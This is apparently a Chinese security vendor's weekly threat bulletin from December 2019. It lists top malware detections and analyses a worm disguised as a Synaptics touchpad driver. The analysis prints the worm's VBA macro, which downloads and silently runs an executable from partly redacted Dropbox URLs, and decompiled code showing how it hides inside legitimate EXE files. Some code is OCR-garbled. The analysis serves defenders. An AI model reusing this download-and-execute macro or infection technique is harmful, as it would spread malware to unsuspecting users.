


安全威胁每周警讯

2019/12/16~2019/12/22

本周威胁指数



亚信安全 网络安全监控中心

# TOP 10 前十大病毒警讯

排名	病毒名称	威胁类型	风险等级	趋势	病毒行为描述
1	TROJ_EQUATED.J	Trojan	★★	→	此特洛伊木马可能与恶意软件包捆绑在一起作为恶意软件组件。它作为被其他恶意软件丢弃的文件或用户在访问恶意站点时在不知不觉中下载的文件到达系统。它可以由用户手动安装。
2	Virus.VBS.RAMNIT.SMWL	Trojan	★	→	木马病毒，一般在用户访问特定网站的时候会下载，会执行一些下载动作，下载的文件会影响目标系统
3	Trojan.Win32.EQUATED.LZCWR	Trojan	★★	→	木马病毒，它可能是使用者手动安装的
4	Trojan.Win32.EQUATED.LZCWQ	Trojan	★★	→	木马病毒，它可能是使用者手动安装的
5	HTML_RAMNIT.SM	Trojan	★★★ ★	→	此特洛伊木马执行已删除的文件。在受影响的系统上显示已删除文件的恶意例程
6	Trojan.Win32.EQUATED.LZCWO	Trojan	★★	→	木马病毒，它可能是使用者手动安装的
7	BKDR_VOOLS.B	Backdoor	★★	→	它可能是使用者手动安装的，会下载其他恶意软件
8	TROJ_ETEROCK.C	Trojan	★★	↑	此特洛伊木马可能与恶意软件包捆绑在一起作为恶意软件组件。它作为被其他恶意软件丢弃的文件或用户在访问恶意站点时在不知不觉中下载的文件到达系统
9	TROJ64_EQUATED.H	Trojan	★★	→	木马病毒，通过其他恶意软件感染。
10	EXPL_CPLNK.SM	Trojan	★★	↓	木马病毒，它可能是访问可疑网站时下载的，一般是用于自启动其他病毒

# 病毒通告



2019年12月16日

## 警惕伪装成“Synaptics 触摸板驱动程序”的新型蠕虫病毒


### 事件描述

近期，亚信安全截获伪装成“Synaptics 触摸板驱动程序”的新型蠕虫病毒，该病毒具有很强的传播性，既可以通过带有恶意宏代码的 Excel 文档传播，也可以通过对正常的 EXE 文件进行偷梁换柱（将正常的 EXE 文件内容复制更新到病毒自身的资源段中）的方式传播。亚信安全将其命名为 Worm.Win32.OTORUN.KAT。

当机器感染该病毒后，其会拦截用户新建 Excel 文档或者打开 Excel 文档的行为，并将新建或者打开的 Excel 文档替换成带有恶意宏代码的文档（亚信安全检测为：TROJ\_FRS.0NA103BE18），恶意的宏代码主要功能是下载并执行病毒的主体文件 Synaptics.exe（亚信安全检测为：Worm.Win32.OTORUN.KAT），进一步感染其他机器。

### 执行流程






### 详细分析

当用户在桌面上打开 EXE 可执行文件时，该病毒首先会复制自身，然后将用户打开的文件更新到刚刚复制的病毒文件的资源段中，最后替换原始的文件，这个感染过程不会破坏原始的文件功能，用户点击该文件后，仍然会执行原始文件的功能，但实际该文件已经被病毒文件所替换，机器感染了病毒，由于其感染方式较为隐蔽，所以用户很难察觉到异常。


病毒主体信息和伪装的安装过程如下所示：





### 宏文档分析

该病毒主体文件的资源段内包含此恶意的宏文档，如下图所示：



使用 oletools 工具 dump 此宏代码，主要的功能是从远程服务器下载病毒主体文件 Synaptics.exe，并将其设置成系统隐藏文件后执行。具体信息如下：

```

54
55 URL(1) = "https://do..._aexport=download"
56 URL(2) = "https://www.dropbox.com/...rar?dl=1"
57 URL(3) = "https://www.dropbox.com/.../Synaptics.rar?dl=1"
58 TMP = Environ("Temp") & "\-Scachel.ea
59
60 If FSO.FileExists(FP(1)) Then
61   If Not FSO.FileExists(TMP) Then
62     FileCopy FP(1), TMP
63   End If
64   Shell TMP, vbHide
65 ElseIf FSO.FileExists(FP(2)) Then
66   If Not FSO.FileExists(TMP) Then
67     FileCopy FP(2), TMP
68   End If
69   Shell TMP, vbHide
70 Else
71   If FSO.FileExists(Environ("ALLUSERSPROFILE") & "\Synaptics\Synaptics.exe") Then
72     Shell Environ("ALLUSERSPROFILE") & "\Synaptics\Synaptics.exe", vbHide
73   ElseIf FSO.FileExists(Environ("WINDIR") & "\System32\Synaptics\Synaptics.exe") Then
74     Shell Environ("WINDIR") & "\System32\Synaptics\Synaptics.exe", vbHide
75   ElseIf Not FSO.FileExists(TMP) Then
76     If FDW((URL(1)), (TMP)) Then
77     ElseIf FDW((URL(2)), (TMP)) Then
78     ElseIf FDW((URL(3)), (TMP)) Then
79     End If
80
190
191 Function FDW (MYU, NMA As String) As Boolean
192   Set WinHttpRequest = CreateObject("WinHttpRequest.5.1")
193   If WinHttpRequest Is Nothing Then
194     Set WinHttpRequest = CreateObject("WinHttpRequest.5")
195   End If
196
197   WinHttpRequest.Option(0) = "Mozilla/4.0 (compatible: MSIE 7.0; Windows NT 6.0)"
198   WinHttpRequest.Option(6) = AllowRedirects
199   WinHttpRequest.Open "GET", MYU, False
200   WinHttpRequest.Send
201
202   If (WinHttpRequest.Status = 200) Then
203     If (Instr(WinHttpRequest.ResponseText, "404 Not Found") = 0) And (Instr(WinHttpRequest.ResponseText, ">Not Found<"
204     ) = 0) Then
205       FDW = True
206       Set oStream = CreateObject("ADODB.Stream")
207       oStream.Open
208       oStream.Type = 1
209       oStream.Write WinHttpRequest.ResponseBody
210       oStream.SaveToFile (NMA)
211       oStream.Close

```

首先会在系统临时目录创建随机文件，并将此 XLSM 资源段内的数据复制到该文件中：

```

95 System::__linkproc__ LStrLAsg(&System::AnsiString, duord_49ECA8);
96 }
97 if ( !(unsigned __int8)Sysutils::FileExists(System::AnsiString) )
98 {
99   v28 = &savedregs;
100   v27 = &loc_47983A;
101   v26 = __readfsdword(0);
102   __writefsdword(0, (unsigned int)&v26);
103   sub_4737B0((int)&v26); // GetTempPathA
104   sub_472D44(8, &v26);
105   System::__linkproc__ LStrCatN(&System::AnsiString, 4);
106   sub_47518C((const CHAR *)&str_XLSM[1], System::AnsiString); // 读取资源XLSM模块
107   System::__linkproc__ LStrAsg(&duord_49ECA8, System::AnsiString);
108   Variants::__linkproc__ DispInvoke((VARIANTARG *)&v26, &puarg, duord_479658, duord_47964C);
109   Variants::__linkproc__ DispInvoke(0, &v26, v5, &System::AnsiString);
110   __writefsdword(0, (unsigned int)"XLSM");
111   System::TObject::Free(duord_49ECAC);
112 }
113 if ( (unsigned __int8)sub_474CD0((int)&str_Excel_Applicati_0[1]) )
114 {

```



然后用临时目录的随机文件替换桌面上新建的 Excel 文档:


```

CODE:004796F0 ; DATA XREF: injectXLSM+3497o
CODE:00479704 dword_479704 dd 41000001h, 76697463h, 6E695765h, 776F64h
CODE:00479704 ; DATA XREF: injectXLSM+34E7o
CODE:00479714 dword_479714 dd 0C010101h, 646441h, 65746641h, 72h
CODE:00479714 ; DATA XREF: injectXLSM+46D7o
CODE:00479724 byte_479724 db 1, 2 dup(0) ; DATA XREF: injectXLSM:loc_47943F7o
CODE:00479727 ; Qconsts::_16756
CODE:00479727 @Qconsts@_16756 db 'Save',0
CODE:0047972C _str__$cache1 dd 0FFFFFFFh ; _top ; DATA XREF: injectXLSM+5DA7o
CODE:0047972C ; injectXLSM+6077o
CODE:0047972C dd 0 ; Len
CODE:0047972C db '\__$cache1',0 ; Text
CODE:0047973E align 10h
CODE:00479740 dword_479740 dd 51000001h, 746975h ; DATA XREF: injectXLSM+63C7o
CODE:00479748
CONF-00479748 ----- C H A R R O U T I N E -----

204 else
205 {
206 __writefsdword(0, v29);
207 v31 = (int *)&loc_4795CA;
208 sub_4109FC(&v34); // CopyFile
209 System::_linkproc__ LStrArrayClr(&v35, 4);
210 System::_linkproc__ FinalizeArray(&v39, &byte_4010B4, 28);
211 System::_linkproc__ LStrArrayClr(&v67, 2);
212 System::_linkproc__ IntFClear(&v69);
213 sub_4109FC(&pvarg);
214 System::_linkproc__ LStrClr(&System::AnsiString);
215 result = System::_linkproc__ LStrClr(&v73);
216 }
217 return result;


```

病毒感染后的效果如下:



### 主体 Synaptics.exe 病毒文件分析


该病毒为了隐蔽自身的恶意行为，其会在同目录下释放保存在资源段“EXERESX”的安装程序，然后运行。之后对 EXE 文件进行偷梁换柱的行为也是将 EXE 文件重新更新到这个资源段内，达到传播和伪装的目的。




查找资源段“EXERESX”数据：







添加注册表自启动项目:



### 正常 EXE 文件替换分析

首先会将病毒自身复制到临时目录中的随机文件中:

```

3 | int v1; // ebx@1
4 | int v3; // [sp+0h] [bp-10Ch]@1
5 |
6 | v1 = a1;
7 | GetTempPathA(0x104u, (LPSTR)&v3);
8 | return unknown_libname_138((int)&v3, v1);
9 | }

19 | v1B = &savedregs;
20 | v9 = &loc_472DC3;
21 | v8 = __readfsdword(0);
22 | __writefsdword(0, (unsigned int)&v8);
23 | System::Randomize();
24 | System::_linkproc__ LStrlAsg(&v12, &str_abcdeefghijklmno[1]);
25 | System::_linkproc__ LStrClr(v2);
26 | do
27 | {

```

```

CODE:00472DCF
CODE:00472DCF
CODE:00472D00  _str_abcdefghijkmno dd 0FFFFFFFFh ; _top
CODE:00472D00 ; DATA XREF: sub_472044+231a
CODE:00472D00 dd 1 ; Leu
CODE:00472D00 db "abcdefghijkmnopqrstuvwxyzABCDEFGHIJKLMOPQRSTUVWXYZ123456789",1; Text
CODE:00472E16 align 4
CODE:00472E18 ; ----- SUBROUTINE -----
CODE:00472E18
CODE:00472E18

```

然后为其创建一个图标文件并写入数据:

```

00477580 EB E4PCFFFF CALL Sympatic.00477244
00477580 ED 28 JMP SHORT Sympatic.0047758A
00477582 FF75 F4 PUSH DWORD PTR SS:[EBP-C]
00477585 68 B0764700 PUSH Sympatic.00477680
0047758A FF75 F0 PUSH Sympatic.00477680
00477592 8D45 E0 LEA EAX,DWORD PTR SS:[EBP-20]
00477575 BA 04000000 MOV EDI,4
0047757A BS C1D7F8FF CALL Sympatic.00404D40
0047757F 8D45 E0 MOV EAX,DWORD PTR SS:[EBP-20]
00477582 BE65 F8 MOV EDI,DWORD PTR SS:[EBP-8]
00477585 ES E6F8FFFF CALL Sympatic.00477370
0047758A 6A 00 PUSH 0
0047758C FF75 F4 PUSH DWORD PTR SS:[EBP-C]
0047758F 68 B0764700 PUSH Sympatic.00477680
00477594 FF75 F0 PUSH Sympatic.00477680
00477597 68 CC764700 PUSH Sympatic.004776C0
0047759C 8D45 DC LEA EAX,DWORD PTR SS:[EBP-24]
0047759F BA 04000000 MOV EDI,4
004775A4 BS 97D7F8FF CALL Sympatic.00404D40
004775A9 8E65 DC MOV EDI,DWORD PTR SS:[EBP-24]
004775AC 33C9 XOR ECK,CK
004775AE 8E45 FC MOV EAX,DWORD PTR SS:[EBP-4]
004775B1 BS 96C8FFFF CALL Sympatic.00477680
004775B6 FF75 F4 PUSH Sympatic.00477680
004775B9 68 B0764700 PUSH Sympatic.00477680
004775BE FF75 F0 PUSH Sympatic.00477680

```

```

26 v18 = __readfsdword(0);
27 __writefsdword(0, (unsigned int)&v18);
28 System::StringToInt16Char(System::AnsiString, &szFile, 260);
29 if ( ExtractIconExW(szFile, v4, &phiconLarge, &phiconSmall, 1u) )
30 {
31 LOBYTE(v5) = 1;
32 v14 = (System::IObject *)Classes::TFileStream::TFileStream((Classes::TFileStream *)&off_418E54, v5, v17[0]);
33 v9 = &v14->v4;
34 v8 = &loc_473F00;
35 v7 = __readfsdword(0);
36 __writefsdword(0, (unsigned int)&v7);
37 if ( v4 )
38 sub_473C54((int)v14, phiconSmall, 0);
39 else
40 sub_473C54((int)v14, phiconLarge, 0);
41 __writefsdword(0, v7);
42 v9 = (int *)&loc_473F12;

```

使用 UpdateResourceA 函数将资源段 EXERESX 中的内容更新到临时文件的 PE 资源段，这样就达到了替换和隐藏的目的。用户在执行替换后的文件时（由于图标已经替换，表面上很难识别），由于病毒总是优先执行其资源段 EXERESX 中释放出来的文件，所以并不影响客户原始的 EXE 文件的功能：

```

31 *( _WORD *) (v4 + 18) = 1;
32 v5 = *( _DWORD *) (v3 + 14);
33 lpBuffer = (LPCSTR)System::_linkproc__ GetMem(*( _DWORD *) (v3 + 14));
34 SetFilePointer_0(v2, *( _DWORD *) (v3 + 18), 0, 0);
35 ReadFile_0(v2, lpBuffer, v5, &NumberOfBytesRead, 0);
36 CloseHandle_0(v2);
37 v7 = BeginUpdateResourceA(pFileName, 0);
38 if ( (signed int)v7 > 0 )
39 {
40 UpdateResourceA(v7, (LPCSTR)3, (LPCSTR)1, 0, lpBuffer, v5);
41 EndUpdateResourceA(v7, 0);
42 v12 = 1;
43 }
44 System::_linkproc__ FreeMem(lpBuffer, v6);
45 System::_linkproc__ FreeMem(v4, v8);
46 System::_linkproc__ FreeMem(v3, v9);
47 }

```



最后将这个临时文件更换为原始文件，并删除临时文件：

```

37 | u7 = (const CHAR *)u5;
38 | u8 = (const CHAR *)System::_linkproc__ LStrToPChar(u16);
39 | CopyFileA(u8, u7, 0);
40 | unknown_11bname_83(&u13, u6);
41 | Sysutils::FileSetAttr(u13, u3);
42 | __writefsdword(0, u10);
43 | v12 = (int *)&loc_4738B6;
44 | return System::_linkproc__ LStrArrayClr(&u13, 4);
45 | }


61 | Sysutils::DeleteFile(System::AnsiString);
62 | System::_linkproc__ LStrCatN(&u11, 4);
63 | Sysutils::DeleteFile(u11); // 删除临时文件
64 | __writefsdword(0, u8);
65 | v10 = (int *)&loc_4776A0;
    
```

整体的替换过程代码如下所示：

```


41 | v7 = &loc_477097;
42 | u8 = __readfsdword(0);
43 | __writefsdword(0, (unsigned int)&u8);
44 | sub_4737B0((int)&u22); // GetTempPathA获取临时目录
45 | sub_472044(0, &u21); // 随机名字的文件
46 | System::ParamStr(0);
47 | u4 = u20;
48 | System::_linkproc__ LStrCatN(&u19, 4);
49 | sub_473804(u4, u19, 128); // CopyFileA复制自己到临时目录
50 | IF ( u4 )
51 | {
52 | System::_linkproc__ LStrCatN(&u17, 4);
53 | sub_477370(u17, u23);
54 | }
55 | else
56 | {
57 | System::_linkproc__ LStrCatN(&u18, 4); // UpdateResourceA
58 | sub_477244(u18, u24, (int)u23);
59 | }
60 | System::_linkproc__ LStrCatN(&u16, 4);
61 | ICON_CreateFile(u24, u16, 0, 0); // 将目标文件中的图标相关数据复制到创建的图标文件中
62 | System::_linkproc__ LStrCatN(&u15, 4);
63 | u5 = (const CHAR *)System::_linkproc__ LStrToPChar(u15);
64 | System::_linkproc__ LStrCatN(&u14, 4);
65 | u6 = (const CHAR *)System::_linkproc__ LStrToPChar(u14);
66 | sub_473930(u6, u5); // 将资源段EXERESX中的内容更新到临时文件的PE资源段UpdateResourceA
67 | System::_linkproc__ LStrCatN(&u13, 4);
68 | sub_473804(u13, u24, 128); // CopyFileA用临时文件替换原来的EXE文件
69 | //
70 | System::_linkproc__ LStrCatN(&System::AnsiString, 4);
71 | Sysutils::DeleteFile(System::AnsiString);
72 | System::_linkproc__ LStrCatN(&u11, 4);
73 | Sysutils::DeleteFile(u11); // 删除临时文件
74 | __writefsdword(0, u8);
75 | v10 = (int *)&loc_4776A0;
    
```

正常 EXE 文件感染替换后的效果如下：



### 网络请求功能分析

该病毒会创建线程进行网络请求和邮件发送等：



判断网络状态，从远程服务器下载文件到本地：



```

29 v0 = &loc_49586E;
30 u8 = __readfsdword(0);
31 __writefsdword(0, (unsigned int)&u8);
32 Sleep_0(0x3E8u);
33 if ( sub_474034( ) ) // InternetGetConnectedState判断网络状态
34 {
35 sub_4967D4(*off_49DBDC[0], (int)&str_Server_Connecti[1]); // 服务器连接
36 v7 = &savedregs;
37 u6 = &loc_495A09;
38 u5 = __readfsdword(0);
39 __writefsdword(0, (unsigned int)&u5);
40 if ( unknow_libname_89(&str_afraid_org_api[1], dword_49F118) )
41 {
42 sub_474FC8(dword_49F118, (int)&u18); // InternetOpenUrl
43 // InternetReadFile
44 // 下载文件到本地
45 sub_475118(u18, 12A, 1, (int)&v19);
46 System::_linkproc__LStrAsg(&dword_49F118, v19);
47 }
48 (*(void (__fastcall *) (Idstream:TidStream *, int)))(*(DWORD *)dword_49F114 + 136))(dword_49F114, dword_49F118);
49 (*(void (__fastcall *) (Idstream:TidStream *, int)))(*(DWORD *)dword_49F114 + 140))(dword_49F114, dword_49F12A);
